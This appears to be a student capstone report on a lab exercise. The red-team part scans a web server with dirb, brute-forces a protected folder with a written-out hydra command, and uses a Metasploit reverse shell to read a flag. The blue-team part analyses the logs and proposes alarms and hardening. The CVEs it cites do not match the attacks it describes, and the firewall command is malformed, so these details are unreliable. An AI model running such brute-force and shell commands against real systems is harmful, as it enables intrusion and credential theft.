Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Windows
Hostname: Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	A log analysis solution to gain valuable insights on failure diagnosis, application performance, and infrastructure monitoring.
Capstone	192.168.1.105	This is the target machine.
Kali	192.168.1.90	This is the attacking machine using Kali Linux.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
CVE-2021-41773	A flaw was found in a change made to path normalization in Apache HTTP Server 2.4.49. An attacker could use a path traversal attack to map URLs to files outside the directories configured by Alias-like directives. If files outside of these directories are not protected by the usual default configuration "require all denied", these requests can succeed. If CGI scripts are also enabled for these aliased paths, this could allow for remote code execution	Using DIRB, I was able to locate two hidden directories one of which, contained sensitive data.
CVE-2021-45046	This could allows attackers with control over Thread Context Map (MDC) input data when the logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, $${ctx:loginId}) or a Thread Context Map pattern (%X, %mdc, or %MDC) to craft malicious input data using a JNDI Lookup pattern resulting in an information leak and remote code execution in some environments and local code execution in all environments.	In my case, once the reverse shell had been initiated, I was able to execute commands on the target machine to access the flag.
CWE-307: Improper Restriction of Excessive Authentication Attempts	The software does not implement sufficient measures to prevent multiple failed authentication attempts within in a short time frame, making it more susceptible to brute force attacks.	An attacker could perform an arbitrary number of authentication attempts using different passwords, and eventually gain access to the targeted account.

Exploitation: CVE-2021-41773

01

Tools & Processes
I used the DIRB tool to scan for hidden web objects. It works by launching a dictionary based attack against the server and then analyzes the responses.

The command I used was:
dirb http://192.168.1.105

02

Achievements
Using the DIRB tool, I was able to find two hidden directories on the target company's server. Using this information, I was able to continue the attack using the webdav directory.

03

```
root@Kali:~/Desktop# dirb http://192.168.1.105

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Feb  7 17:57:38 2022
URL_BASE: http://192.168.1.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.105/ ----

+ http://192.168.1.105/server-status (CODE:403|SIZE:278)
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)
```

Exploitation: CVE-2021-45046

01

Tools & Processes

I used metasploit to design a reverse shell to upload to the webdav server. Once the shell was opened, I was able to initiate a remote connection to the target machine.

02

Achievements

Once the remote connection was made on the target machine, I was able to search for the hidden file and read its contents.

03

```
meterpreter > cd /
meterpreter > find / -name flag.txt 2>/dev/null
[-] Unknown command: find.
meterpreter > find / -name flag.txt
[-] Unknown command: find.
meterpreter > find . -name flag.txt
[-] Unknown command: find.
meterpreter > find ./ -name flag.txt
[-] Unknown command: find.
meterpreter > find -name flag.txt
[-] Unknown command: find.
meterpreter > shell
Process 2502 created.
Channel 0 created.
find / -name flag.txt 2>/dev/null
/flag.txt
cat /flag.txt
b1ng0w@5h1sn@m0
```

Exploitation: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes

I used the hydra tool to brute force attack the target machine to crack the password for the secret_folder directory.


The command I used was:
hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder

02

Achievements

Once I was able to crack the password for Ashton, I then used his credentials to login to the secret_folder directory.

03




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- What time did the port scan occur? February 3, 2022 @ 00:13:20.018 (I did multiple scans as you can tell in my graph)
- How many packets were sent, and from which IP? 17,976 packets were sent from 192.168.1.90 (Kali Machine)
- What indicates that this was a port scan? After filtering out port 22 & 80, which I know were open, due to the scan, it shows 17,976 packets were sent to all other ports



Analysis: Finding the Request for the Hidden Directory


- What time did the request occur? Feb 3, 2022 @ 00:50:34
- How many requests were made? 15,914
- Which files were requested? The “connect_to_corp_server” file
- What did they contain? It contains instructions for connecting to WebDav

Full screen Share Clone Edit

Search KQL Feb 3, 2022 @ 00:00:00.00 → Feb 3, 2022 @ 23:30:00.00 Refresh

url.full: http://192.168.1.105/company_folders/secret_folder × + Add filter

HTTP status codes for the top queries [Packetbeat] ECS



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,914

Export: Raw Formatted

Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 15,908
- How many requests had been made before the attacker discovered the password? 15,908

New Save Open Share Inspect

source.ip:192.168.1.90 AND user_agent.original:"Mozilla/4.0 (Hydra)" AND url.path:/company_folders/secret_folc KQL Feb 3, 2022 @ 00:00:00.00 → Feb 3, 2022 @ 23:30:00.00 Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

@timestamp

_id

_index

_score


_type

agent.ephemeral_id

agent.hostname

15,908 hits

Feb 3, 2022 @ 00:00:00.000 - Feb 3, 2022 @ 23:30:00.000 — Auto



Time	_source
Feb 3, 2022 @ 01:01:42.599	user_agent.original: Mozilla/4.0 (Hydra) url.path: /company_folders/secret_folder @timestamp: Feb 3, 2022 @ 01:01:42.599 network.protocol: http network.direction: outbound network.community_id: 1:a8FyzpPTxsTM9t7SK+mKOfjKmVk= network.bytes: 857B network.type: ipv4 network.transport: tcp status: Error query: GET /company_folders/secret_folder agent.ephemeral_id: b4f2657b-2a92-4b62-8c05-d19688911ef2 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali http.version: 1.1 http.request.bytes: 159B http.request.headers.content-length: 0

Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 20
- Which files were requested? shell.php

New Save Open Share Inspect

source.ip:192.168.1.90 AND url.path:"/webdav/shell.php" KQL Feb 3, 2022 @ 00:00:00.00 → Feb 3, 2022 @ 23:30:00.00 Refresh

+ Add filter

packetbeat-*

Search field names

Filter by type 0

Selected fields

_source

Available fields

@timestamp

_id

_index

_score


_type

agent.ephemeral_id

agent.hostname

12 hits

Feb 3, 2022 @ 00:00:00.000 - Feb 3, 2022 @ 23:30:00.000 — Auto



Time	_source
Feb 3, 2022 @ 02:11:27.828	url.path: /webdav/shell.php @timestamp: Feb 3, 2022 @ 02:11:27.828 type: http user_agent.original: gvfs/1.42.2 network.community_id: 1:ereSyyveLteWypgJ3fS1pHsFZRs= network.bytes: 1KB network.type: ipv4 network.transport: tcp network.protocol: http network.direction: outbound client.ip: 192.168.1.90 client.port: 49348 client.bytes: 537B host.name: Kali ecs.version: 1.5.0 server.ip: 192.168.1.105 server.port: 80 server.bytes: 491B status: Error url.domain: 192.168.1.105 url.full: http://192.168.1.105/webdav/shell.php url.scheme: http query: PROPFIND /webdav/shell.php http.version: 1.1

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Alert when a single remote source scans a number of ports within a certain amount of time (0.005 seconds)

What threshold would you set to activate this alarm?

if a remote host scans 10 ports in 0.005 seconds

System Hardening

What configurations can be set on the host to mitigate port scans?

You can install a firewall which can prevent unauthorized access, but also detect the port scan and shut it down. You could also close port 80 to allow traffic only to port 443 for more security.

Describe the solution. If possible, provide required command lines.

sudo ufw deny PORT 80

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alert is sent when an IP other than 192.168.1.105 (or the Hyper-V) tries to access the "/company_folders/secret_folder"

What threshold would you set to activate this alarm?

If >=1 requests are made from an IP other than 192.168.1.105 (or Hyper-V)

System Hardening

What configuration can be set on the host to block unwanted access?

Editing the configuration file to specify which IPs are allowed to access that url.

Describe the solution. If possible, provide required command lines.

Open the configuration file with:
nano /etc/httpd/conf/httpd.conf

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

When a certain amount of logins are coming from a single IP

What threshold would you set to activate this alarm?

>10 attempts within a 5 minute period

System Hardening

What configuration can be set on the host to block brute force attacks?

Admins require strong passwords

Admins require 2-factor authentication

Account will be locked out after 10 attempts in a 5 minute timeframe

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alert is sent when an IP other than 192.168.1.105 (or the Hyper-V) tries to access the “webdav” directory

What threshold would you set to activate this alarm?

If >=1 requests are made from an IP other than 192.168.1.105 (or Hyper-V)

System Hardening

What configuration can be set on the host to control access?

Editing the configuration file to specify which IPs are allowed to access that url.

Describe the solution. If possible, provide the required command line(s).

Open the configuration file with:
nano /etc/httpd/conf/httpd.conf

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alarm to alert when a file is uploaded by an unknown IP.

What threshold would you set to activate this alarm?

>0 uploads from an unknown IP

System Hardening

What configuration can be set on the host to block file uploads?

You can allow only specific file types to be uploaded

Any file that is uploaded has to be verified so that the extension is not masking the file type.

The directory where files are uploaded should be outside of the website's public directory.

the End